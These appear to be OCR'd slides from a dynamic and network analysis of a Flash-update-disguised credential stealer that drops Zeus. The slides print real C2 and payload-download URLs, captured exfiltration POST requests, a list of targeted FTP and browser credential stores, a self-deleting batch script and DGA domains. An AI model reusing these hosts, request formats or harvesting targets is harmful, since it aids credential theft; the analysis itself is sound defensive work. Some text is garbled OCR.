004161E2 ozilla\Profiles\.Software\LeechFTP.AppDir.LocalDir.bookmark.dat.
00416222 SiteInfo.WFP.Udin.Favorites.dat.WinFTP sites.dat.\Flashfxp\Sites\
00416262 A95B-11d2-8A80-0080ADB32FF4}\InProcSe
004162A2 er.ESTdb2.dat.QData.dat.\Estsoft\ALFT
004162E2 CacheCredentials.MS IE FTP Passwords.
00416322 <Σ‖≡◄┐}.¬.iF≈BJ7<Σ‖≡◄┐}.¬.iF≈?...%02X
00416362 t Explorer\IntelliForms\Storage2.0....
004163A2 .╨.↑0≈0Σ.┤.ä0╟.╩.∝.┤.↑0╩.╩.Σ.└.╨.≈0≈0.
004163E2 _*.ftp://.Software\Adobe\Common.SiteS
00416422 iteServer %d\WebUrl.SiteServer %d\Rem
00416462 -User.SiteServer %d-User PW.%s\Keycha
004164A2 eFTP.sites.xml.Web Data.Login Data.SQ
004164E2 ONSTRAINT.PRIMARY.UNIQUE.CHECK.FOREIG
00416522 rd_value.username_value.ftp://.http:/
00416562 Chromium.\ChromePlus.Software\ChromeP
004165A2 ichrome.\Comodo.\RockMelt.K-Meleon.\K
004165E2 c\Epic.Staff-FTP.sites.ini.\Sites.\Vi
00416622 n.g.s...\Global Downloader.SM.arch.Fr
00416662 at.LastPassword.LastAddress.LastUser.
004166A2 \BlazeFtp\Settings.\BlazeFtp..fpl.FTP
004166E2 GoFTP.Connections.txt.3D-FTP.sites.in
00416722 TWARE\Classes\TypeLib\{F9043C88-F6F2-
00416762 \0\win32.EasyFTP.\NetSarang..xfp..rdp
004167A2 sername:s:.full address:s:...TERMSRV/
004167E2 OFTWARE\Robo-FTP 3.7\Scripts.SOFTWARE
00416822 P Count.FTP File%d.Password.ServerNam
00416862 ortNumber.ServerType.►...ΔhA.jeæ}üGL/
004168A2 0‡‡•♥♥.Software\LinasFTP\Site Manager
004168E2  Dir.\Cyberduck..duck.user.config.<se
00416922 ware\SimonTatham\PuTTY\Sessions.HostN.
00416962 umber.TerminalType.NppFTP.xml.\Notepa
004169A2 ware.FTP destination server.FTP desti
004169E2  password.FTP destination port.FTP de
```

```
ting>..          <Setting name="Show Site Manager on startup">0</S
etting>..        <Setting name="Prompt password change">0</Setti
ng>..        <Setting name="Config Location">C:\Documents and Se
ttings\dublin\Application Data\FileZilla</Setting>..        <Set
ting name="Kiosk mode">0</Setting>..        <Setting name="Disab
le update check">0</Setting>..        <LastServer>..
<Host>localhost</Host>..        <Port>21</Port>..
<Protocol>0</Protocol>..        <Type>0</Type>..
<User>sys</User>..        <Pass>THIS IS MY PASSWORD!!</Pass
>..        <Logontype>1</Logontype>..        <TimezoneOf
fset>0</TimezoneOffset>..        <PasvMode>MODE_DEFAULT</Pas
vMode>..        <MaximumMultipleConnections>0</MaximumMultip
leConnections>..        <EncodingType>Auto</EncodingType>..
        <BypassProxy>0</BypassProxy>..        </LastServer>..
    </Settings>..</FileZilla3>..0.MOOU00....$...%%%%%%%%....L.├.
L.r♦┴•♦.C:\Documents and Settings\dublin\Application Data\Mozill
a\Firefox\.....
.....
.....%%%%%%%%%■€■€■.....▼.L.♦•L.C:\Documents and Setting
s\dublin\Application Data\Mozilla\Firefox\Profiles\xyj7j0ue.defa
ult.....
.....
....%%%%%%%%%%■€■.....▼.▼.è•↑.C:\Documents and Settings\dublin
\Application Data\Mozilla\Firefox\Profiles\xyj7j0ue.default\■.■.
.....
```

Malware Binary Dynamic Analysis

- SysInternal Tools
  - File harvesting: accessing files, registry and databases
  - Registry entries also show common Windows operations

update_flash_pl:1012	OPEN	C:\Program Files\FileZilla FTP Client\sitemanager.xml
update_flash_pl:1012	OPEN	C:\Program Files\FileZilla FTP Client\recentservers.xml
update_flash_pl:1012	OPEN	C:\Program Files\FileZilla FTP Client\filezilla.xml
update_flash_pl:1012	OPEN	C:\Documents and Settings\dublin\Application Data\FileZilla\sitemanager.xml
update_flash_pl:1012	CLOSE	C:\Documents and Settings\dublin\Application Data\FileZilla\sitemanager.xml
update_flash_pl:1012	OPEN	C:\Documents and Settings\dublin\Application Data\FileZilla\sitemanager.xml
update_flash_pl:1012	QUERY INFORMATION	C:\Documents and Settings\dublin\Application Data\FileZilla\sitemanager.xml
update_flash_pl:1012	QUERY INFORMATION	C:\Documents and Settings\dublin\Application Data\FileZilla\sitemanager.xml
update_flash_pl:1012	CLOSE	C:\Documents and Settings\dublin\Application Data\FileZilla\sitemanager.xml
update_flash_pl:1012	OPEN	C:\Documents and Settings\dublin\Application Data\FileZilla\recentservers.xml
update_flash_pl:1012	CLOSE	C:\Documents and Settings\dublin\Application Data\FileZilla\recentservers.xml
update_flash_pl:1012	OPEN	C:\Documents and Settings\dublin\Application Data\FileZilla\recentservers.xml
update_flash_pl:1012	QUERY INFORMATION	C:\Documents and Settings\dublin\Application Data\FileZilla\recentservers.xml
update_flash_pl:1012	QUERY INFORMATION	C:\Documents and Settings\dublin\Application Data\FileZilla\recentservers.xml
update_flash_pl:1012	CLOSE	C:\Documents and Settings\dublin\Application Data\FileZilla\recentservers.xml
update_flash_pl:1012	OPEN	C:\Documents and Settings\dublin\Application Data\FileZilla\filezilla.xml
update_flash_pl:1012	CLOSE	C:\Documents and Settings\dublin\Application Data\FileZilla\filezilla.xml
update_flash_pl:1012	OPEN	C:\Documents and Settings\dublin\Application Data\FileZilla\filezilla.xml
update_flash_pl:1012	QUERY INFORMATION	C:\Documents and Settings\dublin\Application Data\FileZilla\filezilla.xml
update_flash_pl:1012	QUERY INFORMATION	C:\Documents and Settings\dublin\Application Data\FileZilla\filezilla.xml
update_flash_pl:1012	CLOSE	C:\Documents and Settings\dublin\Application Data\FileZilla\filezilla.xml
update_flash_pl:1012	OPEN	C:\Documents and Settings\All Users\Application Data\FileZilla\sitemanager.xml
update_flash_pl:1012	OPEN	C:\Documents and Settings\All Users\Application Data\FileZilla\recentservers.xml
update_flash_pl:1012	OPEN	C:\Documents and Settings\All Users\Application Data\FileZilla\filezilla.xml

			UCCESS	24 BE AE CA A6 36 48 98 ...
			UCCESS	3F 81 53 D3 BC 31 A1 75 ...
			UCCESS	51 E9 93 CD 47 A6 79 47 ...
			UCCESS	68 81 CA 7E 98 50 55 46 ...
			UCCESS	6C 50 8A 78 14 71 47 EF ...
			UCCESS	71 60 49 21 51 BB C7 CC ...
			UCCESS	80 A2 64 99 22 2F 55 7A ...
			UCCESS	81 C1 26 9C 23 C6 E2 BF ...
			UCCESS	83 9E 0A 05 33 51 56 2E ...
			UCCESS	90 CE 3D 28 4D 63 E5 3C ...
3604	SetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	B1 3E CB 2B FE 6F 2C 61 ...
4205	SetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	C8 B0 9B AC D7 2E 44 04 ...
4262	SetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	D4 8C A0 DF D1 CA 6C D3 ...
4263	SetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	DC 01 0F 56 2F F2 1C 76 ...
4265	SetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	DE 15 1B 7A 41 F6 26 1B ...
4279	SetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	E3 CB FF 8E DB 91 51 93 ...

Malware Binary Dynamic Analysis

➤ Network Activity: Data exfiltration

```
0018D600 ................................................................
0018D640 ½½½½½½½½........‼☻‼☻ᵇ·†.POST /forum/viewtopic.php HTTP/1.0..Host
0018D680 : 8.koguis.com..Accept: */*..Accept-Encoding: identity, *;q=0..C
0018D6C0 ontent-Length: 3509..Connection: close..Content-Type: applicatio
0018D700 n/octet-stream..Content-Encoding: binary..User-Agent: Mozilla/4.
0018D740 0 (compatible; MSIE 5.0; Windows 98)............................
```

```
POST /forum/viewtopic.php HTTP/1.0
Host: 8.koguis.com
Accept: */*
Accept-Encoding: identity, *;q=0
Content-Length: 648
Connection: close
Content-Type: application/octet-stream
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)

CRYPTEDO.....?E......Z.Q...M.....i....fx....F.hp.q.....2.=B..*..8..EA`....sj[.....O...2.#Ic.:H..QPm...Dk..
$.#.j.W..R(`.]@.t...\wJ.A.
\.x.M-.Sm....L.O........".
...

............q.@.z.gl......
..'.....fCL.Q...5.#.@ne..W
$g.."a43..4A..'.
/@>l&.e2U*D..S#.?..B%..
.+;...[I.F:....s...i..Cr
.....Wqm...%.AA.f...v[.
..]....&.$9.E.$OV....}...t&1G.z.v.[k.n...d1V-et...
.|..q.(...C.Z....C.......%..ed6F2.....~.HTTP/1.1 200 OK
```

176	54.999648	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
190	59.999501	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
204	64.999410	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
218	69.999359	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
232	74.999348	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
246	79.999259	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
260	84.999187	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
274	89.999124	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
284	90.002010	10.42.43.10	10.42.43.1	HTTP	GET /EcYdbYWf.exe HTTP/1.0
294	90.004531	10.42.43.10	10.42.43.1	HTTP	GET /xFMTvTNP.exe HTTP/1.0

Malware Binary Dynamic Analysis

Data exfiltration

- Data harvested
- Calls to Windows Crypt API
- Data packed & encrypted
- HTTP Post formatted
- Data packet sent

```
⊞ Frame 1: 473 bytes on wire (3784 bits), 473 bytes captured (3784 bits)
⊞ Ethernet II, Src: Dell_44:01:39 (00:15:c5:44:01:39), Dst: Belkin_d0:cf:ea
⊞ Internet Protocol Version 4, Src: 10.42.43.10 (10.42.43.10), Dst: 10.42.43
⊞ Transmission Control Protocol, Src Port: imgames (1077), Dst Port: http (8
⊟ Hypertext Transfer Protocol
  ⊟ Data (419 bytes)
      Data: 435259505445443C948e0119a53f45d28b291dab6359ca51..
      [Length: 419]

0000  00 17 3f d0 cf ea 00 15  c5 44 01 39 08 00 45 00   ..?..... .D.9..E.
0010  01 cb 01 70 40 00 80 06  8d 5e 0a 2a 2b 0a 0a 2a   ...p@... .^.*+..*
0020  2b 01 04 35 00 50 1a 46  21 9e 41 93 81 80 50 18   +..5.P.F !.A...P.
0030  ff ff 33 4b 00 00 43 52  59 50 54 45 44 30 94 8e   ..3K..CR YPTED0..
0040  01 19 a5 3f 45 d2 8b 29  1d ab 63 59 ca 51 c0 c0   ...?E..) ..cY.Q..
0050  aa 4d ff e4 1f a0 d5 69  d6 86 b8 18 66 78 98 c3   .M.....i ....fx..
0060  11 91 46 85 68 70 97 71  92 1a dc ed 14 32 a1 3d   ..F.hp.q .....2.=
```

```
94:8e:01:19:a5:3f:45:d2:8b:29:1d:ab:63:59:ca:51:c0:c0:aa:4d:ff:e4:1f:a0:d5:69:d6:86:b
8:18:66:78:98:c3:11:91:46:85:68:70:97:71:92:1a:dc:ed:14:32:a1:3d:42:e8:db:2a:cc:9b:38
:10:c5:45:41:60:b8:b2:c6:08:73:6a:5b:bc:bd:ca:de:95:4f:e9:bc:1d:32:0b:23:49:63:02:3a:
48:f3:f4:51:50:6d:10:88:1e:44:6b:04:a4:24:d3:23:01:6a:06:57:9a:e1:52:28:60:f0:5d:3f:d
1:06:7b:d4:c2:28:02:4a:09:97:4e:d1:32:78:1f:6c:c6:8c:e9:e3:eb:90:b4:ab:a4:c0:90:90:76
:63:c2:e4:d4:22:f3:e2:85:e0:1a:16:93:d4:f1:04:53:61:f8:c2:4f:49:69:00:13:6f:58:94:b7:
c1:10:3d:47:bc:d9:ad:e1:89:c5:e1:74:84:ef:56:af:7e:5f:ee:db:48:ed:3a:02:12:fb:9e:42:f
4:28:08:77:d9:a5:4f:ba:ee:a8:77:64:aa:80:ae:21:5d:d7:7c:fe:d2:d4:ba:2b:8e:63:7f:0f:09
:e7:b6:09:fe:72:c9:65:70:0c:73:63:8a:91:b0:2b:c0:23:f5:8f:88:74:3f:ca:e0:cf:58:fb:4d:
8e:2c:11:b6:88:07:69:4a:9a:2f:f4:62:66:10:b5:86:a7:57:28:2f:60:ec:cb:b5:b3:a2:e4:24:0
6:70:f5:6d:d1:e8:c9:a5:9b:27:16:0d:1f:62:51:40:fe:b3:99:45:71:dd:55:e7:51:80:a7:2b:fe
:16:a7:9c:cf:77:4d:a8:3e:1c:41:1b:0d:84:9b:27:14:5d:e1:f4:3a:8d:13:32:fb:31:54:4b:45:
91:c4:be:2c:81:ff:49:bb:1e:ac:4f:8c:ee:3e:c7:cf:54:01:ad:49:9a:dc:46:c1:ad:01:7f:82:9
9:3a:72:ec:68:7b:4d:52:50:a3:bd:a3:42:59:b4:4a:5b:59:b2:22:8b:d6:7a:ed:4e:80:2b:4c:3a
:f2:e6:77:cf:17:21:f1:cc:93:0c:14:18:71:d4
```


Malware Binary Cryptographic Analysis

Cracking the Encryption

- Observed Windows Crypto API calls
- Assume RC4
- = Symmetric encryption, so need key
- Extract payload from network dump
- Parse header ("CRYPTED0")
- Bruteforce attempts using free online RC4 Decryption Tool
- Success, kind of..

```
002FD850 school.net/xFMTvTNP.exe..YUIPWDFILE0YUIPKDFILE0YUICRYPTED0YUI1.0
002FD890 .....☻.MODU00........SOFTWARE\Microsoft\Windows\CurrentVersion\U
002FD8D0 ninstall.UninstallString.DisplayName.\..........exe.Software\Win
002FD910 RAR.open.0..Çkernel32.dll.WTSGetActiveConsoleSessionId.ProcessId
002FD950 ToSessionId..netapi32.dll.NetApiBufferFree.NetUserEnum..ole32.dl
002FD990 l.StgOpenStorage..advapi32.dll.AllocateAndInitializeSid.CheckTok
002FD9D0 enMembership.FreeSid.CredEnumerateA.CredFree.CryptGetUserKey.Cry
002FDA10 ptExportKey.CryptDestroyKey.CryptReleaseContext.RevertToSelf.Ope
002FDA50 nProcessToken.ImpersonateLoggedOnUser.GetTokenInformation.Conver
002FDA90 tSidToStringSidA.LogonUserA.LookupPrivilegeValueA.AdjustTokenPri
002FDAD0 vileges..crypt32.dll.CryptUnprotectData.CertOpenSystemStoreA.Cer
002FDB10 tEnumCertificatesInStore.CertCloseStore.CryptAcquireCertificateP
002FDB50 rivateKey..msi.dll.MsiGetComponentPathA..pstorec.dll.PStoreCreat
002FDB90 eInstance.....................................................
```

```
00414722 s.mustdie.gates.billgates.ghbdtn.gfhjkm.1234567890..cryptimplus.
00414762 http://8.koguis.com/forum/viewtopic.php.http://8.
004147A2 rg/forum/viewtopic.php..http://Voyagersystems.cc/EcYdbYWf.exe.ht
004147E2 tp://marketer-school.net/xFMTvTNP.exe..YUIPWDFILE0YUIPKDFILE0YUI
00414822 CRYPTED0YUI1.0.....☻.MODU00@↑‡.'>‡.SOFTWARE\Microsoft\Windows\Cu
```



Malware Binary Compression

- **Unable to 'unpack' further**
  - Possibly using packer from earlier, but binary not seen
  - Using native Windows compression?
  - Suggestions?

Malware Binary Dynamic Analysis

- Blackhole Dropper: Real payload of attack, retrieved, renamed and launched from temp directory

Follow TCP Stream

Stream Content

```
GET /xFMTvTNP.exe HTTP/1.0
Host: marketer-school.net
Accept: */*
Accept-Encoding: identity, *;q=0
Connection: close
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)

HTTP/1.1 200 OK
Date: Wed, 06 Feb 2013 14:43:02 GMT
Server: Apache/2.2.22 (Fedora)
Last-Modified: Wed, 06 Feb 2013 14:32:14 GMT
ETag: "61542-5d110-4d50f3141a12d"
Accept-Ranges: bytes
Content-Length: 381200
Connection: close
Content-Type: application/octet-stream

MZ......................@.......................................!..L.!This
program cannot be run in DOS mode.

$.......PE..L......P...............2........... .............
@.......................................................................8...
x.......................................................................
4.............................text.............................. ..`.dat
a.............................@....reloc.........................@..
B..................E...E...E...E...E...E...E...E...E...E...E...E...E...E. .E.$.E.
(.E.,.E.0.E.4.E.8.E.<.E.@.E.D.E.H.E.L.E.P.E.T.E.X.E.
\.E.`.E.d.E.h.E.l.E.p.E.t.E.x.E.|.E...E...E...E...E...E...E...E...E...E...E...E...
E...E...E...E...E...E...E...E...E...E...E...E...E...E...E...E...E...E...E...E...
E...E...E...E...E...E. .E.$.E.
(.E.,.E.0.E...E...E...E...E...E...E...E...E.h.E.l.E.p.E.t.E.x.E.|.E...E...E...E...
E...E...E...E...E...E...E...E...E...E...E...E...E...E...E...E...E...E...E...E...
E.8.E.<.E.@.E.D.E.H.E.L.E.P.E.T.E.X.E.
```

Entire conversation (381657 bytes)

Find | Save As | Print | ASCII | EBCDIC | Hex Dump | C Arrays | Raw


Help | Filter Out This Stream | Close

Malware Binary Dynamic Analysis

- Self-destruction sequence commencing!
  - Batch file to delete "update_flash_player" plus itself

```
001586B8 .┌┴@.n┬@.A├@.←┼@.ö┼@.m┼@.N├@.┤╟@.‼╚@.ä╚@.ƒ╓@.↓╩@.╞═@.←╤@.ä╦@.θ╦@
001586F8 .┴F@.╟╫@..r@.Rr@.├▄@.▌ @.ï @.ª▌ @.z ▌@.° ▌@.tΓ@.ΓΓ@.‼π@.·π@.*Σ@.├µ@
00158738 .ªp@.2τ@.nθ@.┘∞@.╛∈@.kJ@.J÷@.....................Client Hash.STA
00158778 TUS-IMPORT-OK.%d.exe.%02X.true.ShellExecuteA.abcd.bat........ :i
001587B8 jk .. del .%1  ...if .. exist .   %1   .  goto .. ijk.. del .  %0
001587F8  .    ""%s"   .shell32.dll.......................................
00158838 ..........................................................
```

```
3        :ijk
4  del      %1
5     if        exist      %1      goto
6  ijk
7  del       %0
```



55612	PID: 2288, Command line: cmd /c ""C:\DOCUME~1\dublin\LOCALS~1\Temp\abcd.bat" "c:\update_flash_player.exe" "

update_flash_pl:2976	OPEN	C:\Documents and Settings\dublin\Local Settings\Temp\abcd.bat
update_flash_pl:2976	QUERY INFORMATION	C:\Documents and Settings\dublin\Local Settings\Temp\abcd.bat
update_flash_pl:2976	QUERY INFORMATION	C:\Documents and Settings\dublin\Local Settings\Temp\abcd.bat
update_flash_pl:2976	QUERY INFORMATION	C:\Documents and Settings\dublin\Local Settings\Temp\abcd.bat
update_flash_pl:2976	CLOSE	C:\Documents and Settings\dublin\Local Settings\Temp\abcd.bat
update_flash_pl:2976	OPEN	C:\Documents and Settings\dublin\Local Settings\Temp\abcd.bat
update_flash_pl:2976	READ	C:\Documents and Settings\dublin\Local Settings\Temp\abcd.bat
update_flash_pl:2976	CLOSE	C:\Documents and Settings\dublin\Local Settings\Temp\abcd.bat

Malware Binary Dymamic Analysis

- From bad to worse, who invited Zeus to the party?

virustotal

SHA256:	6791214e472b1c3b2af05ef9a0e69f9b0a2a0e10ec557035a9299ec620b82c87
File name:	xFMTvTNP.exe
Detection ratio:	39 / 46

Symantec	Packed.Generic.362
TheHacker	Trojan/Spy.Zbot.gggf
TotalDefense	-
TrendMicro	TROJ_GEN.R4AE1A7
TrendMicro-HouseCall	TROJ_GEN.R4AE1A7
VBA32	BScope.TrojanPSW.Zbot.2716
VIPRE	Trojan.Win32.Generic!BT
ViRobot	Trojan.Win32.A.Zbot.381200

Kaspersky	Trojan-Spy.Win32.Zbot.gglm
Kingsoft	Win32.Troj.Zbot.(kcloud)
Malwarebytes	Spyware.Zeus
McAfee	PWS-Zbot.gen.aln
McAfee-GW-Edition	PWS-Zbot.gen.aln
Microsoft	PWS:Win32/Zbot.gen!AK
MicroWorld-eScan	Gen:Variant.Kazy.64495
NANO-Antivirus	Trojan.Win32.Zbot.bburnq
Norman	Kryptik.BXR
nProtect	Trojan-Spy/W32.ZBot.381200
Panda	Trj/Sinowal.WWG
PCTools	HeurEngine.MaliciousPacker
Rising	Malware.Symmi!49C6
Sophos	Troj/Zbot-DHN

Malware Advanced Analysis

- Zeus requires Traditional Digital Forensics (with Open Source/non-Commercial)
  - Process cannot be easily found, but certainly running
  - Live analytics
    - Network
    - Local analysis: Autoruns, ProcExp, RegExp, RootKit Revealer,
  - Offline Analysis: Memory Forensics
    - Memory Snapshot: DumpIt, dd, Helix, Deft, RedLine, 'hiberfil.sys'
    - 'Volatility' for subsequent system analysis:
      - Running (and expired) processes
      - Full Registry (Windows always keeps live in RAM)
      - Network (past and present)
      - Running DLL's, API hooks, modules
      - Advanced plug-ins focused on malware & even Zeus

Malware Advanced Analysis

- Network behaviour:
  - UDP pattern to IP array
  - DNS queries:
    - Google, Bing
    - Pseudo-random domains
  - Verisign:
    - crl.verisign.com
    - csc3-2004-crl.verisign.com
    - csc3-2009-2-crl.verisign.com
    - csc3-2010-crl.verisign.com
  - Zeus calling home
    - Control & Command

107.193.192.202	UDP	209	Source port: 28802 Destination port: 28707
108.71.222.119	UDP	224	Source port: 28802 Destination port: 23456
67.117.105.70	UDP	203	Source port: 28802 Destination port: 21549
81.149.25.242	UDP	179	Source port: 28802 Destination port: 20311
76.5.130.26	UDP	194	Source port: 28802 Destination port: 11749
208.106.56.44	UDP	199	Source port: 28802 Destination port: 17189
76.224.220.38	UDP	179	Source port: 28802 Destination port: 26202
76.223.247.173	UDP	280	Source port: 28802 Destination port: 15150
219.74.173.38	UDP	313	Source port: 28802 Destination port: 22128
12.69.33.114	UDP	149	Source port: 28802 Destination port: 16684
184.184.247.60	UDP	268	Source port: 28802 Destination port: 23089
71.17.245.194	UDP	183	Source port: 28802 Destination port: 26331
99.174.233.11	WASSP	269	Type 0x2a[Malformed Packet]
195.169.125.228	UDP	130	Source port: 28802 Destination port: 29902
69.156.97.194	UDP	292	Source port: 28802 Destination port: 20038
108.217.233.48	UDP	304	Source port: 28802 Destination port: 16503
178.24.254.56	UDP	142	Source port: 28802 Destination port: 29604
99.68.50.168	UDP	117	Source port: 28802 Destination port: 18692
183.91.20.38	UDP	214	Source port: 28802 Destination port: 11064

10.42.43.1	DNS	74	Standard query 0x86e7 A www.google.com
10.42.43.1	DNS	72	Standard query 0x1f4a A www.bing.com
10.42.43.1	DNS	90	Standard query 0x4a06 A lrfkvxytfufmknvcaqrwvwdumn.com
10.42.43.1	DNS	87	Standard query 0x43e3 A heyvspnjkvlbfuhaalvihivt.ru
10.42.43.1	DNS	87	Standard query 0x03ed A ubagmmvxwltpvobdrsyxacp.biz
10.42.43.1	DNS	91	Standard query 0x351e A kbswdyayrswkjnzhxnifmpucjb.info
10.42.43.1	DNS	92	Standard query 0x13f2 A vksbamrmrkvibypzhpjaeoryhulf.org
10.42.43.1	DNS	90	Standard query 0xfc0a A qoplpbpreqplvtlrdunjmngysg.net
10.42.43.1	DNS	89	Standard query 0x89a6 A lmrhbeypexpljkzeumxjvifeu.com
10.42.43.1	DNS	88	Standard query 0xf752 A fyjfexaulbybymzgaaigmnzuo.ru
10.42.43.1	DNS	86	Standard query 0x0669 A bmauaqjzxkpjugkvwbmjbq.com
10.42.43.1	DNS	92	Standard query 0x875b A muwtczxgujrbazdxrcjnxqkvzppn.net
10.42.43.1	DNS	85	Standard query 0xa478 A pxctvfaxpjjnxeulxeaby.org
10.42.43.1	DNS	87	Standard query 0x2985 A tgdigmrgtgdudqaqcubulq.info
10.42.43.1	DNS	86	Standard query 0x5a41 A wcobinxoxpbhqxaqbizrtx.biz
10.42.43.1	DNS	89	Standard query 0xae77 A tvcmjltsemkzqspswwopfhydzp.ru
10.42.43.1	DNS	90	Standard query 0xc4e2 A aunrjvzsolvxmnhmhavwmfpbda.com
10.42.43.1	DNS	93	Standard query 0x5c0b A caeytprxnhiypvlzcmaqkjlrsqdm.info

Malware Advanced Analysis

- Streaming DNS queries to +2000 pseudo-random domains
- Impossible to block (Firewall/IPS)
- But… easy to find:
  - Check DNS queries
    - WireShark on DNS Server
    - DNS logging on BIND/Windows
  - Proxy access logs?
  - Also check direct-access attempts
  - IDS: "Unusual Number of unknown DNS queries"
  - Other IDS network signatures (packet headers?)
  - May be irrelevant once contact is established and specific Zeus configuration operational

txgpxzhgutjzdnzblxwxmf.net
txgpxzhgutjzdnzblxwxmf.net
ucamfinxbeaelvrgdmnrpb.com
ucamfinxbeaelvrgdmnrpb.com
ucpjhecyzivdyusswemnfpiu.net
ucpjhecyzivdyusswemnfpiu.net
ucqszttszdxpfkfhewsnjuowg.info
ucqszttszdxpfkfhewsnjuowg.info
uijlbazppbqpwmbinpwcjr.biz
uijlbazppbqpwmbinpwcjr.biz
ukciovjvdyvswostjfgqdypblvc.ru
ukciovjvdyvswostjfgqdypblvc.ru
ukttghqoairgginrqgeatvzdtd.info
ukttghqoairgginrqgeatvzdtd.info
ulxwgypirskxgizphxdi.info
ulxwgypirskxgizphxdi.info
unzfiibwrccejbgekrqklnvgqcypoz.biz
unzfiibwrccejbgekrqklnvgqcypoz.biz
uohetwfemnnrgmphknfecuhydpjh.biz
uohetwfemnnrgmphknfecuhydpjh.biz
uotoeusgfakjirirprwpnvgv.info
uotoeusgfakjirirprwpnvgv.info
uprfmfiqwdelztonzcelramauphi.net
uprfmfiqwdelztonzcelramauphi.net
usgmswuogytijgeltirsojgiij.com
usgmswuogytijgeltirsojgiij.com
uspailfowjrxytducetzpjz.com

xsxsqxfepjfirsotjrojpztsg.ru
xsxsqxfepjfirsotjrojpztsg.ru
xtotmzjrkvijdpgmxshizdwsemca.org
xtotmzjrkvijdpgmxshizdwsemca.org
xttsxgtgfixcvwxwvcyekx.com
xttsxgtgfixcvwxwvcyekx.com
xtwnrqweufmojrgdinamyhzpzlxjr.org
xtwnrqweufmojrgdinamyhzpzlxjr.org
xvchyxgumrkfhqcbiptosggq.org
xvchyxgumrkfhqcbiptosggq.org
xwauiftgnzsolfxxofymvpznaeai.com
xwauiftgnzsolfxxofymvpznaeai.com
xwydqgfepvzxrooffmdrkzpemqwfu.info
xwydqgfepvzxrooffmdrkzpemqwfu.info
xxbmvkmvgqlbdeibhyqcrshmnz.org
xxbmvkmvgqlbdeibhyqcrshmnz.org
xxspvlrcqmfrwyxhexceemswof.ru
xxspvlrcqmfrwyxhexceemswof.ru
xxtfydingqnfukjrqstgdupvugyp.com
xxtfydingqnfukjrqstgdupvugyp.com
xzmfginzcazhamqgkrgyzxqtqk.info
xzmfginzcazhamqgkrgyzxqtqk.info
xznveutwggyrkqsmbxwbpcqga.com
xznveutwggyrkqsmbxwbpcqga.com
ydgewgkrygiqchmqztnreaiwygi.com
ydgewgkrygiqchmqztnreaiwygi.com
ydonkvaydrkusduobqgylyzlg.ru
ydonkvaydrkusduobqgylyzlg.ru

Malware Advanced Analysis

